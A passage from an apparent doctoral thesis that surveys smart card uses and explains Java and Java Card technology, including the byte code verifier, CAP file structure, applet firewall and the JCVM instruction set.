


Figure 2.9: Smart card structure and packaging [Wik14, with modifications].




Figure 2.10: Decapsulated smart card chip [IOA12].

2.3 Smart Card's Ecosystem

Nowadays, we use smart card for many purposes. A smart card authenticates tis owner to access the restricted features. For that purpose, the cards embed secrets which prove the owner's identity. The secrets contained into the card must not leak outside. Moreover, if the card detects an attack, it may self-kill.

The main smart card's market share includes:

The financial world for paying, or for withdrawing from an ATM, etc. upon a credit card delivered by a bank institute. The best known credit cards are Visa, MasterCard and American Express;

Telecommunications company where each user has a Subscriber Identity Modules (SIM) card. This card, provided by a Mobile Network Operator (MNO), identifies the user through the mobile network;

Identity e-document are provided by governments (e-governance), companies or schools for people identification purpose. For instance, Spanish and Belgian governments deliver an electronic ID card for its citizens. This kind of cards may contain biometric information, as for example in France for the new driving licence and the news resident cards. It is also the case of the biometric passport needed by some countries (the USA, for example). This kind of passport has been introduced in France in 2006.

Smart cards can also be found within some companies, where a specific security level is applied. They impose their employees to have an electronic ID to access to restricted facilities.

Smart cards are also provided to student at schools, colleges, and universities. In this case, the card is used:

- to track student attendance,
- as an electronic purse: to pay foods, laundry facilities, etc.,
- to track loans from the library,
- to control the access for admittance to restricted buildings as dormitories, laboratories and other facilities,
- to access transportation services;

The public transit when one moves. To travel on a bus or metro, transit companies provide a smart card which contains the owner session ticket;

Other uses of a smart card has been provided for health care and pay TV. As presented in [Wik14]: "*the smart health cards improve the patient information privacy and security, provide a secure carrier for portable medical records, reduce health care fraud, support new processes for portable medical records, provide secure access to emergency medical information, enable compliance with government initiatives (e. g., organ donation) and mandates, and provide the platform to implement other applications as needed by the health care organisation*".

Another example is the pay TV cards which contain information to decipher channels provided by a TV company. This process, linked with the customer's subscription, are used to protect the company's assets.

2.4 Conclusion

In this chapter, after an overview of the smart card history, the modern smart card architecture and its applications were presented.

Generally, smart cards are used for the authentication and the storage of critical data and also for processing data (crypto-processor). There are two main categories of smart cards. On one hand, the closed platforms, which do not allow the installation of applications other than those already embedded in the card by the manufacturer. On the other hand, the open platforms offer the possibility of installing several applications even after insurance of the card. This type of platform is articulated around a public specification (Java Card smart cards for example) or not (cards which embed a virtual .Net machine for example).

Chapter 3

The Java Card Technology

"*Every time a Gonda wanted something new, some clothes, a trip, some objects, he would pay with his key. He would bend his middle finger, would enter his key and his account at the central computer would immediately be reduced by the value of the merchandise or the requested service.*"
— René Barjavel, *The dawn of time*

Contents

3.1 The Java Technology **18**
3.1.1 A Brief Overview of Java 18
3.1.2 How to Run a Java Application? 18
3.1.3 The Java Sandbox 20
3.1.4 Java and Portability 21
3.2 Java Card Platform **21**
3.2.1 Java Card Platform: a Technology Constantly Evolves 22
3.2.2 The Java Card Security Model 24
3.2.3 Java Card Architecture 28
3.3 Conclusion **30**

Developing smart card applications is a long and difficult process. Despite the standardisation of some elements – as power supply, input and output signals – smart card development required proprietary APIs provided by each manufacturer. The main drawback of this development approach is the code of the application. Indeed, it can be executed only in the specific platform. The companies which developed smart card programs depended of the card manufacturer. When a developer changes the card model, he should adapt the application to the proposed API.

In this chapter, the Java Card technology is presented. To have a better overview, the Java technology is introduced through each mechanisms included in the Java architecture. This part is explained in Section 3.1.

To improve the security and the development process, the Java technology is embedded into the smart card. Due to the resource constraint of this device, the Java Card technology is a subset of the Java technology. To be compliant with the Java architecture, some trade-offs are made to be included the power of the Java technology. More details are given in Section 3.2.

3.1 The Java Technology

3.1.1 A Brief Overview of Java

At the end of 1990, Sun Microsystem initiated an internal project about a programming language to embed into domestic appliances to manage them. This project, named Green, aimed at creating an universal remote control to manage each domestic appliance.

After trying to extend the C++ language to embed it in various appliances, James Gosling realised that this approach raised to many difficulties. He decided to create an object-oriented programming language with the main features of the C++ language. This language was originally called Oak[1]. However, as the name was already used as the name of a company, it was renamed Java to refer to the favourite drink of programmers (the coffee).

The project finished in 1992 with the presentation of Green [Gos07]. This remote control, looks like a Personal Digital Assistant (PDA), it has an OS (Green OS), a graphical user interface and a smart assistant named Duke. With this remote control, it is possible to handle each compatible domestic appliance.

Sun Microsystems succeeded to create a programming language for heterogeneous environments. At the beginning of 2007, Oracle bought Sun Microsystems.

Nowadays, the Java programming language is the main language used to develop desktop, web and distributed applications.

3.1.2 How to Run a Java Application?

Java is an object-oriented and strongly typed language. It is syntactically inspired by the C++ language. However, it keeps some things. The most subtle concepts such as pointer are hidden to the developer. In addition, multiple inheritance likes in C++ language is replaced by the use of interfaces to reduce code complexity.

To execute a program developed in the Java-language – composed by a set of Java files – it shall be compiled into a set a Class files. The Java-architecture defines a container, with the extension Jar for *Java ARchive*. This container type, like the Zip format, is used to distribute a set of Class files, resources files and metadata which compose the application. The Java toolchain mechanism is presented in Figure 3.1.

[1]This name is a wink to the oak which was front of Gosling's office




Figure 3.1: The figure presents the Java building mechanism. The Java-toolchain takes as input a set of Java file with the extension .java. Based on the Java-API and other dependencies provided as Class files or Jar files, the Java-toolchain builds the Class files associated to each classes declared into the given Java files. If a Jar container is asked as output, the Java-toolchain creates metadata needed to correctly execute the Java application. This part is dashed in the figure.

Each obtained Class file describes a Java class declared into the program source code. This file type is a set of the following binary basic sections:

The magic number indicates the file type. Therefore, for a Java-Class file, this value shall be `0xCAFEBABE`.

The version of Class file format gives information to the Java Virtual Machine (JVM) to check the compatibility with the Java-Class loading.

The Constant Pool table contains the literal constant values of the current Java class (numerical values and character string) and more complex elements as data type, method references, etc.

Access flags indicates is the current class type is abstract, static or final and its visibility as public, private, protected or nothing.

The Name of the current class.

Its superclass.

Interfaces Any interfaces implemented by current class.

Class Fields Any fields in the current class.

Methods All abstract methods and all implemented methods in the current class.

Attributes Any attributes of the current class.

This file is executable by any interpreter and does not contain native instructions but an intermediate code structured by some byte codes. Each byte code is executed through an abstracted layer provided by the JVM. This Virtual Machine (VM) is specified by Oracle [Gos+13,Lin+13] and it offers, for the Java applications, an independence with the host execution platform. The JVM implementation is in charge to execute each Java-instruction.

3.1.3 The Java Sandbox

Since the Java design started, Java creators focused on the security side. To prevent the JVM from an unauthorised behaviour, the Java platform includes, at different layers, some security mechanisms in order to execute an application which is compliant with the Java security rules. An exhaustive description of the Java security mechanisms is available in [Oak01].

3.1.3.1 The Security Aspects included in the Java-Language

The Java-language is strongly typed. In contrast with the C++ language, performing pointer arithmetic is forbidden. Moreover, the use of pointer is hidden. It's the role of the JVM to manage the memory. The JVM checks too the array bounds.

3.1.3.2 The Security Elements

The Byte Code Verifier (BCV) insures that each Class file loaded is compliant with the Java language rules and the structure respects the one expected by the JVM. Not all Java classes are checked. Only the external ones are statically verified by the BCV. For the internal classes, the checks are done dynamically by the Just In Time (JIT) compiler.

The Java-Class loader: the Java platform, dynamically loads into memory the classes needed by the application. The JVM uses at least one class loader. The last one shall be the system loader reserved to load the standard API classes. Each class loader is responsible for calling the BCV to check the classes to load.

The class loader shall only load a class if:

- The application allows to import the required class.
- The class was not loaded. If a more recent version of a loaded class is needed, the class loader disallows the replacement.

The access controller verifies each call from the standard API to the OS. The verifications are based on rules, defined by the user.

The security manager is a main security element between the standard API and the OS. It has the ultimate choice to allow an access to a resource of the system. However, for historic reasons, it keeps the same choice as the access controller.

The `security` package is a set of classes which extends the security features of the applications. Moreover, this package provides functions to sign Java CLASS.

The keystore is a set of keys used into the Java infrastructure to create and verify signatures. In the Java architecture, this part is included in the `security` package.

3.1.4 Java and Portability

An application is portable when its source code can be used, without modification, on different architectures. Indeed, the program source code shall be translated to a language recognised by the targeted platform.

Java architecture is designed to be a standardised platform where an intermediate code composed by byte code is executed. This byte code is interpreted by the runtime environment.

Java interoperability is guaranteed by the Java specification [Ora11d]. The Java architecture is independent of the execution layer. The Java leitmotiv which is "*Write once, run anywhere*". Moreover, Oracle provides an open-source reference implementation under the GNU General Public License (GPL) licence for most of its platform. A program developed in the Java language is portable in the sense that it runs independently from the hardware and software configurations.

Since a Java platform is deployed on an environment, it may be necessary to allow any Java applications to execute fragment of code developed in another language. This code shall be executed through the native layer. Historically, the developers adopted the Java platform in order to execute classic applications written in C or C++ language. Due to the investments done on the existing code, over many years, the Java applications included frameworks developed in C/C++ language.

To extend the JVM, the Java Native Interface (JNI) [Lia99] provides a way to execute some fragments of code coded in another language. As this interface is embedded in the JVM, the JNI allows a Java application to execute native code. Figure 3.2 synthesised the Java architecture.

To ensure that an implementation is compliant with the Java specification, Oracle provides tests cases in the Java Compatibility Kit (JCK). This JCK checks each part of the JVM implementation (each instruction is checked, each API is compliant with the specification, etc.).

3.2 Java Card Platform

Developing an application which supports a set of smart card models is a very expensive work. In October 1996, to reduce the development cost, some engineers from Schlumberger designed [Bae+99] the first Java Card smart card specification (Java Card platform 1.0). This future standard combined the power and the portability of Java platform with the limited resources of a smart card.




Figure 3.2: This figure illustrates a global view of the Java architecture. In this graphic, the green coloured parts are executed via the Java byte code. Next, in orange colour, one sees the OS layout. Finally, in red colour, the hardware layout, only accessible through the OS, is shown.

The Java Card technology embeds a subset of the Java technology. The first smart which embeds the Java Card platform is out in November 1996 [Vét+13]. On this card, the Java applications have been executed into the card through proprietary scripts.

3.2.1 Java Card Platform: a Technology Constantly Evolves

Few months later, Bull, G&D and Gemplus met Schlumberger to create the Java Card Forum (JCF)[2]. At the end of 1997, the JCF specified Java Card 2.0 platform. This version is split in two parts. The first one describes an API to access to the smart card memory and includes some cryptographic functions. The other part specified the Java Card Virtual Machine (JCVM) where it is designed as a simple JVM that embeds a subset of the Java-language.

As presented by Baentsch et al. in [Bae+99], this Java Card 2.0 platform version does not take into account the interoperability and the Java Card program portability because:

- The API specification provides a file system access that could not be adapted on various proprietary implementations;
- Some missing cryptographic features into the API was not flexible enough regarding the exportation rules;
- The Java-application compilation and installation always depend on a proprietary program provided by the smart card manufacturers;

[2]In 2014, the JCF, in partnership with Oracle, includes the main smart card companies (Athena, Gemalto, G&D, Morpho, NXP Semiconductors, Oberthur Technologies, STMicroelectronics and Watchdata).

- The API is very abstract. Thus, the development for different Java Card devices is rather complex.

In March 1999, the Java Card 2.1 platform is specified through three entities. Each entity corresponds to a part of the Java Card architecture. Those entities are:

1. The JCVM specification;
2. The API specification;
3. The Java Card Runtime Environment (JCRE) specification.

The proposed architecture is not based on an application executed on the native layout but executed through a VM embedded in the card. This VM, compliant with the Java Card specification, translates each Java instruction to a set of native ones understandable by the OS.

This version is improved, in June 2002, by the Java Card 2.2 platform and the update 2.2.1 which adds the support for latest SIM card standards, the advanced memory management, an easier design and development of applications, the strict compatibility testing, the latest cryptography algorithms and a backward compatibility with all previous versions. In 2006, the Java Card platform had an incremental update titled 2.2.2 which added some new features to the Java Card platform. A list of features included by this specification is:

- APIs for Tag Length Value (TLV), Binary-Coded Decimal (BCD), `short` and `int`;
- Management of multiple contact/contactless interfaces;
- Support for up to 20 logical channels[3];
- ISO7816-based extended length APDU support;
- Additional cryptography algorithms;
- Signature with message recovery;
- Partial message digest;
- External memory access API.

Since March 2008, the Java Card platform 3 is specified by Oracle. This version introduces two different platforms: the Java Card "*Classic Edition*" [Ora11d] and the Java Card "*Connected Edition*" [Ora11e]. The Java Card 3 high-level architecture is shown in Figure 3.3.

[3]Specified by the ISO/IEC 7816-4 [ISO07], a logical channel can be viewed as a session which allows the concurrent execution of multiple applications on the card. From the terminal, the logical channels allow it to handle different tasks at the same time.




Figure 3.3: High-level architecture of the Java Card 3 platform [SM08].

The Java Card 3 "*Classic Edition*" is an evolution of the Java Card platform version 2.2.2 and supports traditional card applets on more resource-constrained devices. The Java Card "*Connected Edition*" adds a network manager into the Java Card smart card. The network manager aims at embedding new secure components as HTTP(s) web server, network identification or access to network resources into the smart card. So, this edition is based on a device which embeds more resources in order to execute web applet named servlet. A complete analysis of the platform security was studied by Kamel's PhD thesis [Kam12] and Barbu's PhD thesis [Bar12]. Currently, no product embeds this technology.


For this study, I focused on the smart cards which embed a JCVM compliant with the Java Card 3 "*Classic Edition*". In this memory, each discussion on Java Card refers to the "*Classic Edition*".

3.2.2 The Java Card Security Model

To be compliant with the Java security rules, the Java Card security model verifying the semantics of the Java program. It ensures that the checked applet file format respects the specification (structural verification) and that all methods are well-formed and verify the type system of Java. It is a complex process for a card which involving an elaborate program analysis using a very costly algorithm in terms of time consumption and memory usage. Next is the Java Card converter which translates each Java Card package into a Converted Applet (CAP) file. A CAP file is a lightweight CLASS based on the tokens. This file format is designed to be optimized for the resource-constraint devices. The organisation which provides the applet may sign[4] the application for the on-card loader that will verify the signature. The signature is an optional step. This

[4]Due security reasons, the ability to download code into the card is controlled by a protocol defined by GlobalPlatform [Glo11]. This protocol ensures that the owner of the code has the necessary authorisation to perform the action.

verification ensures the loader the origin of the code, and thus that the code is compliant with the Java security rules. This step is shown in Figure 3.4(a).



(a) *Off-card* security model.

(b) *On-card* security model.

Figure 3.4: The Java Card security model.

The second part of the security model is embedded into the smart card (Figure 3.4(b)). The loader verifies the signature and optionally a BCV might verify the Java security compliance of the CAP file to be installed. Currently, just a few Java Cards embed an on-card BCV component. The applet to be installed is linked after some potential checks. Once an applet is installed, the segregation of different applets is enforced by the firewall which is based on the package structure of Java Card and the notion of context.

The Java Card platform is a multi-application environment where the critical data of an applet must be protected against malicious access from another applet. To enforce protection between applets, classical Java technology uses the type verification, class loader and security managers to create private namespaces for applets. In a smart card, complying with the traditional enforcement process is not possible. The type verification is also executed outside the card due to memory constraints. The class loader and the security managers are replaced by the Java Card firewall.

3.2.2.1 The Byte Code Verifier

Allowing code to be loaded into the card after post-issuance raises the same security issues as for web applets. An applet which is not built by a compiler (hand-made byte code) or modified after the compilation step may break the Java sandbox model. Thus, the client must check that the Java-language typing rules are preserved at the byte code level. Java is a strongly typed language where each variable and expression has a type determined at compile-time, so that if a type mismatch arises from the source code, an exception is thrown. The Java byte code is also a strongly typed one. The BCV guarantees type correctness of code, which in turn guarantees the Java properties regarding memory access. For example, pointers are not supported by the Java programming language although they are extensively used by the JVM where object references from the source code are handling as a pointer. Thus the absence of pointers at the development level reduces the number of programming errors. But it does not mitigate to break security protections with unfair uses of pointers. Moreover, using a symbolic execution, the BCV is able to detect type confusion in the application.

The BCV is an essential security component in the Java sandbox model: any bug created by an ill-typed applet could induce a security flaw. The byte code verification is a complex process involving an elaborate program analysis using a very costly algorithm in terms of time consumption and memory usage. For these reasons, many cards do not implement this kind of component and it is relied on the responsibility of the organisation, which provides signature to ensure the code of the applet is well-typed.

3.2.2.2 The CAP file

As shown in Figure 3.4, the CLASS files are converted to the CAP file. This file format, specified in [Ora11d, §6 – The CAP File Format], is a binary representation that contains the twelve following components:

- The `Header` component contains general information about the CAP file and the package it defines;
- The `Directory` component lists the size of each component defined in the CAP file;
- The `Applet` component contains an entry for each applet defined in the package. If no applet is defined, this component is not in the CAP file;
- The `Import` component lists the set of packages imported by the classes defined by the CAP file;
- The `Constant Pool` component contains the references of each class, method and field used in the `Method` component of this CAP file. The referencing elements in the `Method` component may be an instruction in the method or exception handler catch types in the exception handler table;
- The `Class` component describes each class and interface defined in the package;
- The `Method` component describes each method declared in the package, excluding `<clinit>` methods and interface declarations. Abstract methods defined by each class are also included. Moreover, the exception handlers associated with each method are also described;
- The `Static Field` component contains all of the information required to create and initialise an image of all of the static fields defined in the package, referred to as the static field image;
- The `Reference Location` component represents the lists of offsets into the `method_info` field of `Method` component to items that contain indexes into the `Constant Pool` component;
- The `Export` component referees all static elements in the package that may be imported by classes in other packages. Instance fields and virtual methods are not represented in this component;

- The `Descriptor` component provides sufficient information to parse and verify all elements of the CAP file;
- The `Debug` component contains all the metadata needed for debugging a package on a suitably instrumented JCVM. This component is optional;
- The `Custom` component is a new component added to the CAP file. This new component must conform to the general component format. It is silently ignored by a JCVM that does not recognise the component.

Each component depends to each other. The representation of the dependencies is shown in Figure 3.5.




Figure 3.5: Dependencies between each CAP file component [Ham12].

3.2.2.3 The Java Card Firewall

The firewall aims at controlling access in the Java Card. The separation of different applets is enforced by a firewall, based on the package structure of Java Card and the notion of context. When an applet is created, the JCRE uses a unique Application IDentifier (AID) to link it with the package where it has been defined. If two applets are instances of classes defined in the same Java Card package, they share the same context. There is also a super user context called the JCRE context. Applets associated with this context may access the objects from any other contexts in the card. In defencive card, the privileges are reduced.

Each object is assigned to a unique owner context, which is the context of the created applet. An object's method is executed in the context of the instance. This context provides information which will or will not allow access to another object. The firewall prevents a method executing in one context from accessing any attribute or method of objects to another context.

Through the firewall, there are two ways to access to resources out of the owner's context. One is through JCRE entry points and the other one is through shareable objects. JCRE entry points are the objects owned by JCRE, specifically entitled as objects that can be accessed from any context. A significant example is an APDU buffer which contains the sent and received commands to the card. This object is managed by JCRE and in order to allow applets to access to this object, it is designated as an entry point. Another example is the elements of the table containing the AIDs of the installed applets. Entry points can be marked as temporary. References to temporary entry points cannot be stored in objects and this rule is enforced by the firewall.

3.2.3 Java Card Architecture

The Java Card architecture is illustrated in Figure 3.6. The Java Card architecture looks like the Java one except few differences. Each applet is executed upon a specified API [Ora11a] implemented by the device. Unlike Java, the developer is not allowed to extend the API with any native function.

Next, to manage the applets on open platforms (load, installation and deletion) and applet lifecycle, the GlobalPlatform (GP) specifies [Glo11] implementation and management of tamper-resistant chips. GP is the on-card entity is in charged to dispatch commands, manage card content, secure management operations and secure inter-application communication. Moreover, an API is provided to interact with an applet when a GP's event arises.

Finally, the last element which differs from the Java platform is the JCVM instruction set as presented in Section 3.2.3.1.




Figure 3.6: This figure represents a global view of the Java Card architecture. In this graphic, the green coloured parts are executed via the Java byte code. Next, in orange colour, one sees the OS layout. Finally, in red colour, the hardware layout, only accessible through the OS, is shown.

3.2.3.1 The Java Card Virtual Machine Instructions Set

A JCVM compliant with the specification implements a subset of the JVM instructions set. I summarised the Java Card instructions set [Ora11d, §7 – Java Card Virtual Machine Instruction Set] and split it as follow:

- Stack and local variables operands:
    - Push a constant onto the operand stack instructions: `aconst_null`, `sconst_<s>`, `iconst_<i>`, `bpush`, `sspush`, `bipush`, `sipush` `iipush` with `<s>` and `<i>` ∈ `{m1, 0, 1, 2, 3, 4, 5}`.
    - Load a local variable onto the stack instructions: `aload`, `aload_<n>`, `sload`, `sload_<n>`, `iload`, `iload_<n>`, `aaload`, `baload`, `saload`, `iaload` with `<n>` ∈ `{0, 1, 2, 3}`.
    - Store element from the operand stack into the local variable stack instructions: `astore`, `sstore`, `istore`, `astore_<n>`, `sstore_<n>`, `istore_<n>`, `aastore`, `bastore`, `sastore`, `iastore` with `<n>` ∈ `{0, 1, 2, 3}`.
    - Untyped instructions which modified the operand stack: `pop`, `pop2`, `dup`, `dup2`, `dup_x`, `swap_x`
- Type conversion instructions: `s2b`, `s2i`, `i2b`, `i2b`
- Numeric arithmetic instructions: `sadd`, `iadd`, `ssub`, `isub`, `smul`, `imul`, `sdiv`, `idiv`, `srem`, `irem`, `sneg`, `ineg`, `sinc`, `sinc_w`, `iinc`, `iinc_w`
- Logic operations:
    - Arithmetic shift instructions: `sshl`, `ishl`, `sshr`, `ishr`, `sushr`, `iushr`
    - Bitwise Boolean instructions: `sand`, `iand`, `sor`, `ior`, `sxor`, `ixor`
- Object accessors:
    - Object operations: `getstatic_<t>`, `putstatic_<t>`, `getfield_<t>`, `getfield_<t>_w`, `getfield_<t>_this`, `putfield_<t>`, `putfield_<t>_w`, `putfield_<t>_this`, `new`, `checkcast`, `instanceof` with `<t>` ∈ `{a, b, s, i}`.
    - Specific array operations: `newarray`, `anewarray`, `arraylength`
- Operations that influence the control flow:
    - Branching instructions:
        - Conditional branching operations: `if<cond>`, `if<cond>_w`, `ifnull`, `ifnonnull`, `if_acmp<cond>`, `if_acmp<cond>_w` with `<cond>` ∈ `{eq, ne, lt, le, gt, ge}`.

    - Branching always instructions: `goto`, `goto_w`
